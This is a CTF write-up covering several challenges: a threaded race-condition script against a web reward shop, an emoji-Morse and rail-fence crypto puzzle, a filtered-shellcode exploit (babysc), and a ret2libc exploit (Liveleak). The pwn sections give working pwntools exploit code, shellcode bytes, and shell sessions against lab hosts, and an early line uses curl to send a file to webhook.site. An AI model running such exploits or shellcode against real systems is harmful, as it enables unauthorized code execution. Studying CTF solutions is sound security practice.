
Command: curl -F "filename=@hopes_and_dreams" <https://webhook.site/>




After download the file and view the contents it shows the flag.

Flag: umcs{n1c3_j0b_st34l1ng_myh0p3_4nd_dr3ams}


Straightforward



Given this link




Then we need to register as a user




And we get initial balance of 1000

We need to redeem secret reward of \$1000, and we can obtain another \$1000 which sum up to 2000

And we can't claim daily bonus multiple times



And when we don't have sufficient balance, we cannot claim the reward



But we need to obtain \$3000 to redeem the secret reward

Look through other writeup, we can simply define this as race condition challenge

<https://medium.com/@a0xtrojan/apoorvctf-2025-web-challenge-blog-1-3ca7aee118f3>

then we generate script to automate the race condition

Script

```
import requests
import threading
import time
import random
import string

BASE_URL = 'http://159.69.219.192:7859/'
session = requests.Session()

def random_username(length=8):
    return ''.join(random.choices(string.ascii_letters +
string.digits, k=length))

def register_user():
    username = random_username()
    response = session.post(f'{BASE_URL}/register',
data={'username': username}, allow_redirects=True)
    print(f"[+] Registered as: {username}")
```

```
print(f"[+] Session cookies: {session.cookies.get_dict()}")
return username

def claim_bonus():
    try:
        res = session.post(f'{BASE_URL}/claim')
        if res.status_code == 200:
            print("[+] Claim successful")
        else:
            print(f"[!] Claim failed - {res.status_code}")
    except Exception as e:
        print(f"[!] Error during claim: {e}")

def buy_flag():
    try:
        res = session.post(f'{BASE_URL}/buy_flag')
        if res.status_code == 200:
            if "" in res.text:
                print("[!] FLAG FOUND!")
                print(res.text)
            else:
                print("[!] Flag purchase attempted but failed.")
        else:
            print(f"[!] Flag purchase HTTP error: {res.status_code}")
    except Exception as e:
        print(f"[!] Error buying flag: {e}")

def run_race():
    threads = []

    # Start multiple threads to claim bonus
    for i in range(9):
        t = threading.Thread(target=claim_bonus)
        threads.append(t)
        t.start()

    # Delay briefly to align the race
    time.sleep(0.05)

    # Attempt to buy flag in parallel
    buy_thread = threading.Thread(target=buy_flag)
```

```
threads.append(buy_thread)
buy_thread.start()

for t in threads:
    t.join()

if __name__ == "__main__":
    register_user()
    run_race()
```


output

```
megat straightforward_player 23:21 python -u "c:\Users\megat\Downloads\UMCTF\straightforward_player\ex.py"
[+] Registered as: cN4smVYH
[+] Session cookies: {'session': 'eyJ1c2VybmtZSI6InNONHNtVnIIn0.Z_qE7A.i_Em60j9b6ZYGzOP9M1i2CVc9rY'}
[!] FLAG FOUND!
<!DOCTYPE html>
<html>
<head>
<title>Reward Unlocked</title>
<link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
<link rel="stylesheet" href="/static/style.css">
</head>
<body class="bg-light">
<div class="container vh-100 d-flex flex-column justify-content-center align-items-center">
<div class="card p-4 shadow-sm text-center">
<h2 class="text-success">Congratulations!</h2>
<pre class="flag my-3">UMCTF{th3_solut10n_1s_pr3tty_str4ghtf0rw4rd_too!}</pre>
<a href="/" class="btn btn-primary">Back to Home</a>
<a href="/" class="btn btn-primary">Back to Home</a>
</div>
</div>
</body>
</html>
[+] Claim successful
[+] Claim successful
[+] Claim successful[+] Claim successful
[+] Claim successful[+] Claim successful
[+] Claim successful
[+] Claim successful
[+] Claim successful
```

```
megat ➜ straightforward_player 23:21 python -u "c:\Users\megat\Downloads\UMCTF\straightforward_player\ex.py"
[+] Registered as: cN4smVyH
[+] Session cookies: {'session': 'eyJ1c2VybmFtZSI6ImNONHNtVnlIIn0.Z_qE7A.i_Em60j9b6ZYGzOP9M1i2CvC9rY'}
[!] FLAG FOUND!
<!DOCTYPE html>
<html>
<head>
<title>Reward Unlocked</title>
<link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
<link rel="stylesheet" href="/static/style.css">
</head>
<body class="bg-light">
<div class="container vh-100 d-flex flex-column justify-content-center align-items-center">
<div class="card p-4 shadow-sm text-center">
<h2 class="text-success">🎉 Congratulations 🎉</h2>
<pre class="flag my-3">UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}</pre>
<a href="/" class="btn btn-primary">Back to Home</a>
<a href="/" class="btn btn-primary">Back to Home</a>
</div>
</div>
</body>
</html>
[+] Claim successful
[+] Claim successful
[+] Claim successful[+] Claim successful

[+] Claim successful[+] Claim successful

[+] Claim successful
[+] Claim successful
[+] Claim successful
```



Flag

UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}

Cryptography

Gist of Samuel

Challenge 43 Solves X

Gist of Samuel

216

Samuel is gatekeeping his favourite campsite. We found his note.

flag: umcs{the_name_of_the_campsite}

*The flag is case insensitive

▶ View Hint


⬇ gist_of_sa...

Flag Submit

We were given a file with train emojis

And there are 3 types of emoji

We can assume that it using morse code, as morse code have 3 component which is dot, underscore and space or backslash



Then we replace the emojis with morse code

A screenshot of the CyberChef web application. The left sidebar shows a 'Recipes' section with 'to mo' selected, which is described as 'Convert emoji to Morse code'. The main interface has two panels: 'Input' containing the emoji grid and 'Output' showing the resulting Morse code. The 'Find / Replace' tool is used with 'REGEX' selected, and the 'Replace' field contains the Morse code representation of the emoji. The 'BAKE!' button at the bottom is highlighted.

Following this reference

<https://medium.com/@f.leung0720181/emoji-morse-code-57a83d67c770>

because the spacing is not set, online tools and scripting unable to detect the character and after using manual decryption, we able to get the decrypted text

here is your prize e012d0a1fffac42d6aae00c54078ad3e Samuel really likes train and his favorite number is 8

from the hint, we can see that the gist here means github gist

A screenshot of a GitHub Gist page. The URL is <https://gist.github.com/umcybersec/gist:55bb6b18159083cf811de96d8fef1583>. The page shows a single file named 'gistfile1.txt' with the content '1. yea, this is the gist of it... that's all!'. There is a 'Comment' button at the bottom right of the editor area.

so we can append the hash like value into the url

A screenshot of a GitHub Gist page. The URL is <https://gist.github.com/umcybersec/giste012d0a1ffac42d6aae00c54078ad3e>. The file 'gistfile1.txt' contains 11 lines of binary or encoded data, appearing as a grid of black and white squares. There is a 'Comment' button at the bottom right of the editor area.

And we got this

Using rail fence to decipher as Samuel likes train, and assuming the key is 8,

A screenshot of a Cryptopals challenge interface. On the left, there is a sidebar with various tools and operators. In the center, a 'Rail Fence Cipher Decode' tool is selected. The input field contains the encoded binary data from the previous screenshot. The output field displays the decrypted text: 'WILLOWTREECAMP SITE'.



Umcs{willow_tree_campsite}

PWN

Babysc

The image shows a challenge card for 'babysc'. At the top left is a 'Challenge' button, and to its right is the text '41 Solves'. In the top right corner is a close button ('X'). The challenge title 'babysc' is centered above the score '370'. Below the title, the word 'shellcode' is listed. Underneath that, the IP address '34.133.69.112' and port '10001' are provided. There are three download buttons below: 'babysc' (with a download icon), 'babysc.c' (with a download icon), and 'Dockerfile' (with a download icon). At the bottom, there are two buttons: 'Flag' on the left and 'Submit' on the right.

Connect with the ip

```
WSL at ⬤ ~ → ⏱ 0ms
nc 34.133.69.112 10001
Enter 0x1000
hello
Executing shellcode!
```

From the source code,

```
#include <stdlib.h>
#include <stdint.h>
#include <stdbool.h>
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <string.h>
#include <time.h>
#include <errno.h>
#include <assert.h>
#include <libgen.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <sys/signalf.h>
#include <sys/mman.h>
#include <sys/ioctl.h>
#include <sys/sendfile.h>
#include <sys/prctl.h>
#include <sys/personality.h>
#include <arpa/inet.h>

void *shellcode;
size_t shellcode_size;

void vuln(){
```

```

setvbuf(stdin, NULL, _IONBF, 0);
setvbuf(stdout, NULL, _IONBF, 0);

shellcode = mmap((void *)0x26e45000, 0x1000,
PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

puts("Enter 0x1000");
shellcode_size = read(0, shellcode, 0x1000);
for (int i = 0; i < shellcode_size; i++)
{
    uint16_t *scw = (uint16_t *)((uint8_t *)shellcode + i);
    if (*scw == 0x80cd || *scw == 0x340f || *scw == 0x050f)
    {
        printf("Bad Byte at %d!\n", i);
        exit(1);
    }
}
puts("Executing shellcode!\n");
((void(*)())shellcode)();
}

int main(){
    vuln();

    return 0;
}

```

From reviewing the source code, we can identify a classic `mmap()`-based shellcode execution vulnerability:

the **binary filters certain bad instructions** like int 0x80, syscall, sysenter

To bypass the filters, we must avoid forbidden instructions. Luckily, we found a suitable shellcode on [ShellStorm](#) which avoids those bad instructions and spawns a shell without relying on syscalls directly:

write the exploit

```
from pwn import *

# Adjust verbosity to show useful information during execution
context.log_level = 'debug'

# Target details
host = '34.133.69.112'
port = 10001

# Optional: reference to local binary (not used for remote but good
# for context)
target_path = './babysc'
exe = ELF(target_path, checksec=False)
context.binary = exe

# Establish connection with remote target
conn = remote(host, port)

# Shellcode payload (ensure no bad bytes are included)
payload = b""
payload += b"\xbfb\x55\xa5\xf8\xfc\xdb\xcb\xd9\x74\x24\xf4\x5e"
payload += b"\x33\xc9\xb1\x0c\x83\xc6\x04\x31\x7e\x10\x03\x7e"
payload += b"\x10\xb7\x50\xb0\x44\x18\xf9\x28\xdb\x49\x8e\xc2"
payload += b"\x23\x0c\x20\x47\x7b\x7c\x a7\x0f\xae\xe3\x73\x8e"
payload += b"\xe2\x0b\x71\x2e\x03\xcb\x a9\x4c\x6a\x a5\x9a\xf2"
payload += b"\x0d\x4a\x8d\xf2\x9b\xfb\x19\xad\x49\x38\xfa\x5e"
payload += b"\x8b"

# Wait for input prompt from the server
conn.recvuntil(b"x1000")

# Deliver the payload to the service
conn.sendline(payload)

# Output any initial line from the service
print(conn.recvline().decode(errors="ignore"))

# Hand over control to the user
conn.interactive()
```

Once executed, the shellcode successfully bypassed the filter and gave us a shell. From there, we simply navigated to the root directory and found the flag:


```
WSL at o ▶ /mnt/c/Users/megat/Downloads/UMCTF/babyscc ◉ 14:38:14 ▶ 截 1.356s
$ python3 2exploit.py
[+] Opening connection to 34.133.69.112 on port 10001: Done
[DEBUG] Received 0xd bytes:
b'Enter 0x1000\n'
[DEBUG] Sent 0x4a bytes:
00000000 bf 55 a5 f8 fc db cb d9 74 24 f4 5e 33 c9 b1 0c | U.....|t$^|3....|
00000010 83 c6 04 31 7e 10 03 7e 10 b7 50 b0 44 18 f9 28 | ..1 ~~~|P|D..(|
00000020 db 49 8e c2 23 0c 20 47 7b 7c a7 0f ae e3 73 8e | I...# G|.|s..|
00000030 e2 0b 71 2e 03 cb a9 4c 6a a5 9a f2 0d 4a 8d f2 | .q. L j..|J..|
00000040 9b fb 19 ad 49 38 fa 5e 8b 0a | I8 ^ ..| |
0000004a

[*] Switching to interactive mode
[DEBUG] Received 0x16 bytes:
b'Executing shellcode!\n'
b'\n'
Executing shellcode!

$ ls
[DEBUG] Sent 0x3 bytes:
b'l's\n'
[DEBUG] Received 0x10 bytes:
b'babysc\n'
b'flag.txt\n'
babysc
flag.txt
$
```

```
$ ls
bin
boot
dev
etc
flag
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag
umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}
```

Liveleak



In this challenge, we were given a binary (chall), a custom dynamic linker (ld-2.35.so), a custom libc (libc.so.6), and a Dockerfile indicating that the binary runs under Ubuntu 22.04 on port 10007. The flag is in the format umcs{...}.

The attack plan was as follows:

1. **Analyze the binary** to determine its protections.
2. **Exploit a buffer overflow** to leak a libc address.
3. **Compute libc base** and then construct a ret2libc payload to call `system("/bin/sh")`.
4. **Connect to the remote service** to gain an interactive shell and retrieve the flag.

1. Environment and Preliminary Analysis

I try to run **checksec** (or inspect manually) to confirm mitigations

```
(kali㉿kali)-[~/Downloads/umctf]$ ./checksec --file=chall
[*] Checking file: ./chall
[*] RELRO: Partial RELRO
[*] STACK CANARY: No canary found
[*] NX: NX enabled
[*] PIE: No PIE
[*] RPATH: No RPATH
[*] RUNPATH: RW-RUNPATH
[*] Symbols: 45 Symbols
[*] FORTIFY: Fortified
[*] Fortifiable: No
[*] FILE: chall
```

you'd see that:

- **Stack Canary:** Not present (in chall)
- **NX:** Enabled
- **PIE:** Disabled
- **RELRO:** Partial

After making research, I find this information tells that a classic stack overflow with ret2libc is a viable approach

2. Exploitation – Ret2libc Chain

The exploit is built in two stages:

Stage 1: Leak a libc Address

Build the Leak Payload

Using PwnTools in my Python exploit script, I constructed a payload that:

- Overflows the buffer (72 bytes).
- Uses a pop rdi; ret gadget to place the address of the GOT entry for puts into RDI.
- Calls puts() (from the PLT) to print the real address of puts.
- Returns to main to allow a second payload.

Commands in the Exploit Script (Excerpt):

```
offset = 72
rop = ROP(elf)
pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]

payload = flat(
    b'A' * offset,
    pop_rdi,
    elf.got['puts'],    # leak puts address
    elf.plt['puts'],   # call puts@plt
    elf.symbols['main'] # return to main for second stage
)
log.info("Sending leak payload...")
p.recvuntil(b"Enter your input: ", timeout=5)
p.sendline(payload)
```

3. Receive and Parse the Leak

The exploit waits for the prompt, sends the payload, and then receives the leaked bytes:

```
p.recvline() # Discard banner or prompt if present
leak = p.recvline().strip()
log.info(f"Received raw leak: {leak}")
leaked_puts = u64(leak.ljust(8, b'\x00'))
log.info(f"Leaked puts address: {hex(leaked_puts)}")
libc_base = leaked_puts - libc.symbols['puts']
log.info(f"Calculated libc base: {hex(libc_base)})")
```

Output:

```
[*] Received raw leak: b'PN2J\xc2'
[*] Leaked puts address: 0x7cc24a324e50
[*] Calculated libc base: 0x7cc24a2a4000
[*] Calculated system() address: 0x7cc24a2f4d70
[*] Calculated '/bin/sh' address: 0x7cc24a47c678
```

Next Step: Build the ret2libc Payload

a) Calculate Addresses

With the leaked address, I calculate:

- system() address: libc_base + libc.symbols['system']
- "/bin/sh" string: libc_base + next(libc.search(b'/bin/sh'))

Example Calculation:

```
system_addr = libc_base + libc.symbols['system']
binsh_addr = libc_base + next(libc.search(b'/bin/sh'))
log.info(f"Calculated system() address: {hex(system_addr)}")
log.info(f"Calculated '/bin/sh' address: {hex(binsh_addr)})")
```

b) Build and Send the Final Payload

The final payload overflows the buffer and does the following:

- Optionally uses a ret gadget for stack alignment.
- Sets up RDI with the address of "/bin/sh".

- Calls system("/bin/sh").

Command in the Script:

```
ret = rop.find_gadget(['ret'])[0] # optional, for alignment
payload2 = flat(
    b'A' * offset,
    ret,
    pop_rdi,
    binsh_addr,
    system_addr
)
log.info("Sending ret2libc payload...")
p.recvuntil(b"Enter your input: ", timeout=5)
p.sendline(payload2)
p.interactive()
```

Output:

```
[*] Sending ret2libc payload...
[DEBUG] Sent 0x69 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000040 41 41 41 41 41 41 41 41 1a 10 40 00 00 00 00 00 |AAAA|AAAA|...@.|....|
00000050 bd 12 40 00 00 00 00 78 a6 a1 31 7f 74 00 00 |..@.|....|x..1|.t..|
00000060 70 2d 89 31 7f 74 00 00 0a |p..1|.t..|.|
00000069
[*] Switching to interactive mode

id
[DEBUG] Sent 0x1 bytes:
b'i'
[DEBUG] Sent 0x1 bytes:
b'd'
[DEBUG] Sent 0x1 bytes:
b'\n'
[DEBUG] Received 0x39 bytes:
b'uid=1000(pwnuser) gid=1000(pwnuser) groups=1000(pwnuser)\n'
uid=1000(pwnuser) gid=1000(pwnuser) groups=1000(pwnuser)
ls
[DEBUG] Sent 0x1 bytes:
b'l'
[DEBUG] Sent 0x1 bytes:
b's'
[DEBUG] Sent 0x1 bytes:
b'\n'
[DEBUG] Received 0x2d bytes:
```

4. Retrieving the Flag:

Once the shell is obtained, I try to interact with **ls** and found the “**flag_copy**” file:

Run Commands:

```
ls
[DEBUG] Sent 0x1 bytes:
b'l'
[DEBUG] Sent 0x1 bytes:
b's'
[DEBUG] Sent 0x1 bytes:
b'\n'
[DEBUG] Received 0x2d bytes:
b'chall\n'
b'flag_copy\n'
b'ld-2.35.so\n'
